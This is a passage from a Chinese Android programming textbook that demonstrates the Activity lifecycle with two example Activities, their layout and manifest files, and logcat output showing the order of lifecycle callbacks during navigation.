


图 9-20　Activity 程序的生命周期

下面通过一个完整的程序来观察 Activity 的生命周期。在本程序中，将为读者准备两个 Activity 程序：FirstActivity 和 SecondActivity，并且在两个 Activity 程序中分别覆写好生命周期的控制方法，使用 Intent 完成两个程序的跳转功能。

【例 9-29】 定义 FirstActivity 的布局文件——first_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器的宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器的高度为屏幕高度
    <Button                                            //定义按钮组件
        android:id="@+id/mybut"                        //组件 ID，程序中使用
        android:text="启动第二个 Activity 程序"          //默认显示文字
        android:layout_width="wrap_content"            //组件宽度为文字宽度
        android:layout_height="wrap_content"/>         //组件高度为文字高度
</LinearLayout>
```

【例 9-30】 定义 FirstActivity 程序，进行 Intent 的跳转操作

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class FirstActivity extends Activity {
```

```
    private Button but = null ;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        System.out.println("*** {A} FirstActivity --> onCreate()") ;
        super.onCreate(savedInstanceState);
        setContentView(R.layout.first_main);                    //找到布局文件
        this.but = (Button) super.findViewById(R.id.mybut) ;    //取得按钮组件
        this.but.setOnClickListener(new OnClickListener(){      //设置监听操作
            @Override
            public void onClick(View v) {                       //单击事件
                Intent it = new Intent(FirstActivity.this,SecondActivity.class) ;
                FirstActivity.this.startActivity(it) ;          //启动其他程序
            }}) ;
    }
    @Override
    protected void onStart() {                                  //第一次创建界面时调用
        System.out.println("*** {A} FirstActivity --> onStart()") ;
        super.onStart() ;                                       //调用父类方法
    }
    @Override
    protected void onResume() {                                 //获得焦点时触发
        System.out.println("*** {A} FirstActivity --> onResume()");
        super.onResume() ;                                      //调用父类方法
    }
    @Override
    protected void onPause() {                          //当启动其他 Activity 时触发
        System.out.println("*** {A} FirstActivity --> onPause()");
        super.onPause() ;                               //调用父类方法
    }
    @Override
    protected void onStop() {                           //当 Activity 不可见时调用
        System.out.println("*** {A} FristActivity --> onStop()");
        super.onStop() ;                                //调用父类方法
    }
    @Override
    protected void onRestart() {                        //当 Activity 重新运行时调用
        System.out.println("*** {A} FirstActivity --> onRestart()");
        super.onRestart() ;                             //调用父类方法
    }
    @Override
    protected void onDestroy() {                        //当 Activity 销毁时调用
        System.out.println("*** {A} FirstActivity --> onDestroy()");
        super.onDestroy() ;                             //调用父类方法
    }
}
```

在本程序中覆写了生命周期控制的 7 个方法，并且在方法中增加了相应的输出语句。

【例 9-31】 定义 SecondActivity 程序的布局文件——second_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                           //定义线性布局管理器
```

```
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="vertical"                      //所有组件垂直摆放
        android:layout_width="fill_parent"                  //布局管理器的宽度为屏幕宽度
        android:layout_height="fill_parent">                //布局管理器的高度为屏幕高度
        <Button                                             //定义按钮组件
            android:id="@+id/mybut"                         //组件 ID，程序中使用
            android:text="返回第一个 Activity 程序"          //默认显示文字
            android:layout_width="wrap_content"             //组件宽度为文字宽度
            android:layout_height="wrap_content" />         //组件高度为文字高度
</LinearLayout>
```

【例 9-32】 定义 SecondActivity 程序并覆写相应的生命周期控制方法

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class SecondActivity extends Activity {
    private Button but = null ;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        System.out.println("*** [B] SecondActivity --> onCreate()") ;
        super.onCreate(savedInstanceState);
        setContentView(R.layout.second_main);                   //调用布局管理器
        this.but = (Button) super.findViewById(R.id.mybut) ;    //取得按钮组件
        this.but.setOnClickListener(new OnClickListener(){      //设置单击事件
            @Override
            public void onClick(View v) {                       //单击操作
                Intent it = new Intent(SecondActivity.this,FirstActivity.class) ;
                SecondActivity.this.startActivity(it) ;         //启动其他程序
                SecondActivity.this.finish() ;                  //销毁操作
            }}) ;
    }
   @Override
    protected void onStart() {                                  //第一次创建界面时调用
        System.out.println("*** [B] SecondActivity --> onStart()") ;
        super.onStart() ;                                       //调用父类方法
    }
    @Override
    protected void onResume() {                                 //获得焦点时触发
        System.out.println("*** [B] SecondActivity --> onResume()");
        super.onResume() ;                                      //调用父类方法
    }
    @Override
    protected void onPause() {                                  //当启动其他 Activity 时触发
        System.out.println("*** [B] SecondActivity --> onPause()");
        super.onPause() ;                                       //调用父类方法
    }
```

```
    @Override
    protected void onStop() {                                        //当 Activity 不可见时调用
        System.out.println("*** [B] SecondActivity --> onStop()");
        super.onStop() ;                                             //调用父类方法
    }
    @Override
    protected void onRestart() {                                     //当 Activity 重新运行时调用
        System.out.println("*** [B] SecondActivity --> onRestart()");
        super.onRestart() ;                                          //调用父类方法
    }
    @Override
    protected void onDestroy() {                                     //当 Activity 销毁时调用
        System.out.println("*** [B] SecondActivity --> onDestroy()");
        super.onDestroy() ;                                          //调用父类方法
    }
}
```

本程序与 FirstActivity 的基本结构类似，同样是将 7 个生命周期方法进行了覆写，并且在按钮单击事件中让其返回到 FirstActivity 程序。

【例 9-33】 修改 AndroidMainfest.xml 文件，配置两个 Activity 程序

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="org.lxh.demo"                                           //程序所在包
    android:versionCode="1"                                          //定义的版本号
    android:versionName="1.0">                                       //显示给用户的版本号
    <application                                                     //定义应用程序
        android:icon="@drawable/icon"                                //程序图标
        android:label="@string/app_name">                            //显示文字
        <activity                                                    //定义 Activity 程序
            android:name=".FirstActivity"                            //程序类名称
            android:label="@string/app_name">                        //程序名称
            <intent-filter>                                          //定义运行模式
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity                                                    //定义 Activity 程序
            android:name=".SecondActivity"                           //程序类名称
            android:label="@string/app_name"/>                       //程序名称
    </application>
    <uses-sdk android:minSdkVersion="10" />                          //最低运行版本
</manifest>
```

在文件中配置了两个 Activity 程序，并且将 FirstActivity 设置为默认运行的 Activity。此外，由于本程序中生命周期的所有操作都是通过 System.out.println()语句进行输出的，为了更清楚地观察这些输出的内容，下面先设置信息输出的过滤操作，直接选择开发工具的 Create Filter 操作，如图 9-21 所示。

之后将出现如图 9-22 所示的对话框，在 by Log Tag 文本框中输入要过滤显示的语句"System.out" 即可。







图 9-21　创建过滤器




图 9-22　配置过滤信息

由于生命周期控制的操作是在不同的运行状态下触发的操作，为了说明这些方法的作用，将按照如下步骤控制程序的运行。

（1）程序运行时，将默认启动 FirstActivity 程序，此时系统输出如下：

```
12-21 03:36:04.862: INFO/System.out(390): *** {A} FirstActivity --> onCreate()        //启动程序
12-21 03:36:04.973: INFO/System.out(390): *** {A} FirstActivity --> onStart()         //创建界面
12-21 03:36:04.973: INFO/System.out(390): *** {A} FirstActivity --> onResume()        //程序执行
```

在一个 Activity 程序启动时，将按照顺序调用 onCreate()、onStart()、onResume()方法。

（2）在 FirstActivity 程序中通过按钮跳转到 SecondActivity 程序时，系统输出如下：

```
12-21 03:36:46.842: INFO/System.out(390): *** {A} FirstActivity --> onPause()//第一个程序准备停止
12-21 03:36:46.932: INFO/System.out(390): *** [B] SecondActivity --> onCreate()//启动第二个程序
12-21 03:36:46.973: INFO/System.out(390): *** [B] SecondActivity --> onStart()//创建第二个程序界面
12-21 03:36:46.973: INFO/System.out(390): *** [B] SecondActivity --> onResume()//第二个程序获得焦点
12-21 03:36:47.403: INFO/System.out(390): *** {A} FristActivity --> onStop()//第一个程序停止运行
```

当通过 FristActivity 程序启动 SecondActivity 程序之后，首先执行 FirstActivity 程序中的 onPause()方法，这样可以将 FirstActivity 程序中未操作完的数据进行提交或者是终止某些操作，当 SecondActivity 程序启动之后也将和 FirstActivity 程序一样，依次调用 onCreate()、onStart()、onResume()方法，调用完这 3 个方法之后，由于 SecondActivity 程序将掩盖掉 FirstActivity 程序的显示，用户也无法见到 FirstActivity 程序，所以 FirstActivity 程序将调用 onStop()方法。

（3）跳转到 SecondActivity 程序之后，通过手机的“返回（Esc）”按钮返回到 FirstActivity 时，程序输出如下：

```
12-21 03:40:46.334: INFO/System.out(390): *** [B] SecondActivity --> onPause()//第二个程序准备停止
12-21 03:40:46.392: INFO/System.out(390): *** {A} FirstActivity --> onRestart()//第一个程序重新启动
12-21 03:40:46.392: INFO/System.out(390): *** {A} FirstActivity --> onStart()         //启动界面
12-21 03:40:46.392: INFO/System.out(390): *** {A} FirstActivity --> onResume()        //获得焦点
12-21 03:40:46.713: INFO/System.out(390): *** [B] SecondActivity --> onStop() //第二个程序终止
12-21 03:40:46.713: INFO/System.out(390): *** [B] SecondActivity --> onDestroy()//第二个程序销毁
```

当通过“返回”按钮从 SecondActivity 程序返回到 FirstActivity 程序时，也将按照与之前同样的步骤，但是此时会调用 SecondActivity 程序的 onDestroy()方法以执行程序销毁前的一些操作。

（4）当通过 SecondActivity 程序返回到 FirstActivity 程序时（通过“返回第一个 Activity 程序”按钮操作），系统输出如下：

```
12-21 06:53:22.833: INFO/System.out(420): *** [B] SecondActivity --> onPause()//第二个程序准备停止
12-21 06:53:22.862: INFO/System.out(420): *** {A} FirstActivity --> onCreate()  //第一个程序启动
```

```
12-21 06:53:22.892: INFO/System.out(420): *** {A} FirstActivity --> onStart()//第一个程序显示界面
12-21 06:53:22.892: INFO/System.out(420): *** {A} FirstActivity --> onResume()//第一个程序获得焦点
12-21 06:53:23.313: INFO/System.out(420): *** [B] SecondActivity --> onStop() //第二个程序停止
12-21 06:53:23.313: INFO/System.out(420): *** [B] SecondActivity --> onDestroy()//finish()方法使第二个程序销毁
```

由于此时是通过 Intent 的形式返回到第一个程序，所以其执行过程与之前类似，但是在 SecondActivity 程序中的按钮单击操作里执行了 finish()方法，所以此时会将 SecondActivity 程序销毁，而调用 onDestroy()方法，如果用户不需要销毁程序，则直接将 finish()方法取消调用即可。

通过以上程序可以发现，当 SecondActivity 程序完全遮盖住 FirstActivity 程序时，将会调用 FirstActivity 程序中的 onStop()方法，否则不会调用 onStop()方法。

【例 9-34】 修改 AndroidManifest.xml 文件中 SecondActivity 程序的配置，将 SecondActivity 程序修改为对话框显示

```
<activity                                                  //配置 Activity 程序
    android:name=".SecondActivity"                         //Activity 程序类
    android:label="@string/app_name"                       //显示文字
    android:theme="@android:style/Theme.Dialog">           //按对话框风格显示
</activity>
```

此时，当用户启动 SecondActivity 程序时，SecondActivity 程序将无法完全遮盖 FirstActivity 程序，如图 9-23 所示。



图 9-23　无法完全遮盖

下面同样采用分步的操作方式，观察此时的 Activity 生命周期操作。

（1）Activity 程序启动，即运行 FirstActivity 程序，信息如下：

```
12-21 07:54:04.862: INFO/System.out(390): *** {A} FirstActivity --> onCreate()      //启动程序
12-21 07:54:04.973: INFO/System.out(390): *** {A} FirstActivity --> onStart()       //创建界面
12-21 07:54:04.973: INFO/System.out(390): *** {A} FirstActivity --> onResume()      //程序执行
```

（2）当用户通过 FirstActivity 程序打开 SecondActivity 程序之后，由于不会发生遮盖操作，所以此时程序后台的输出信息中将不会出现 onStop()方法的调用，信息如下：

```
12-21 07:55:49.293: INFO/System.out(478): *** {A} FirstActivity --> onPause()//第一个程序准备停止
12-21 07:55:49.383: INFO/System.out(478): *** [B] SecondActivity --> onCreate()//启动第二个程序
12-21 07:55:49.432: INFO/System.out(478): *** [B] SecondActivity --> onStart()//第二个程序显示界面
12-21 07:55:49.451: INFO/System.out(478): *** [B] SecondActivity --> onResume()  //第二个程序获得焦点
```

通过运行可以发现，第二个 Activity 程序运行时，只是调用了 FirstActivity 程序中的 onPause()



方法，并没有调用 onStop()方法。

（3）当用户通过手机的“返回”按钮关闭对话框之后，系统输出如下：

```
12-21 08:03:25.003: INFO/System.out(478): *** [B] SecondActivity --> onPause()//第二个 Activity 程序准备停止
12-21 08:03:25.143: INFO/System.out(478): *** {A} FirstActivity --> onResume()//第一个 Activity 程序获得焦点
12-21 08:03:25.223: INFO/System.out(478): *** [B] SecondActivity --> onStop() //第二个 Activity 程序终止
12-21 08:03:25.223: INFO/System.out(478): *** [B] SecondActivity --> onDestroy()//第二个 Activity 程序销毁
```

可以发现，当通过“返回”按钮返回之后，对于 FirstActivity 程序而言只是重新获得了焦点，而 SecondActivity 程序则将停止并且销毁。


（4）如果直接利用 SecondActivity 程序中的按钮（通过“返回第一个 Activity 程序”按钮操作）返回 FirstActivity 程序，则意味着之前的所有操作（FirstActivity、SecondActivity）都将按照新的程序重新执行，此时输出如下：

```
12-21 07:57:26.053: INFO/System.out(478): *** [B] SecondActivity --> onPause()//第二个 Activity 程序准备停止
12-21 07:57:26.152: INFO/System.out(478): *** {A} FristActivity --> onStop()//停止第一个 Activity 程序
12-21 07:57:26.152: INFO/System.out(478): *** {A} FirstActivity --> onCreate()//启动第一个 Activity 程序
12-21 07:57:26.183: INFO/System.out(478): *** {A} FirstActivity --> onStart()//第一个 Activity 程序显示界面
12-21 07:57:26.183: INFO/System.out(478): *** {A} FirstActivity --> onResume()//第一个 Activity 程序获得焦点
12-21 07:57:26.514: INFO/System.out(478): *** [B] SecondActivity --> onStop() //第二个 Activity 程序停止
12-21 07:57:26.514: INFO/System.out(478): *** [B] SecondActivity --> onDestroy()//第二个 Activity 通过 finish()销毁
```

可以发现，此时首先会调用 SecondActivity 中的 onPause()方法让第二个程序准备停止，随后立刻调用 FirstActivity 程序中的 onStop()方法停止 FirstActivity 程序的操作，随后重新运行 FirstActivity 程序，而此时的 SecondActivity 程序将终止并销毁。

在本程序中只定义了两个 Activity 程序，当跳转到第二个 Activity 程序后，通过“返回”按钮返回前一个 Activity 程序，那么如果现在有多个 Activity 程序呢？

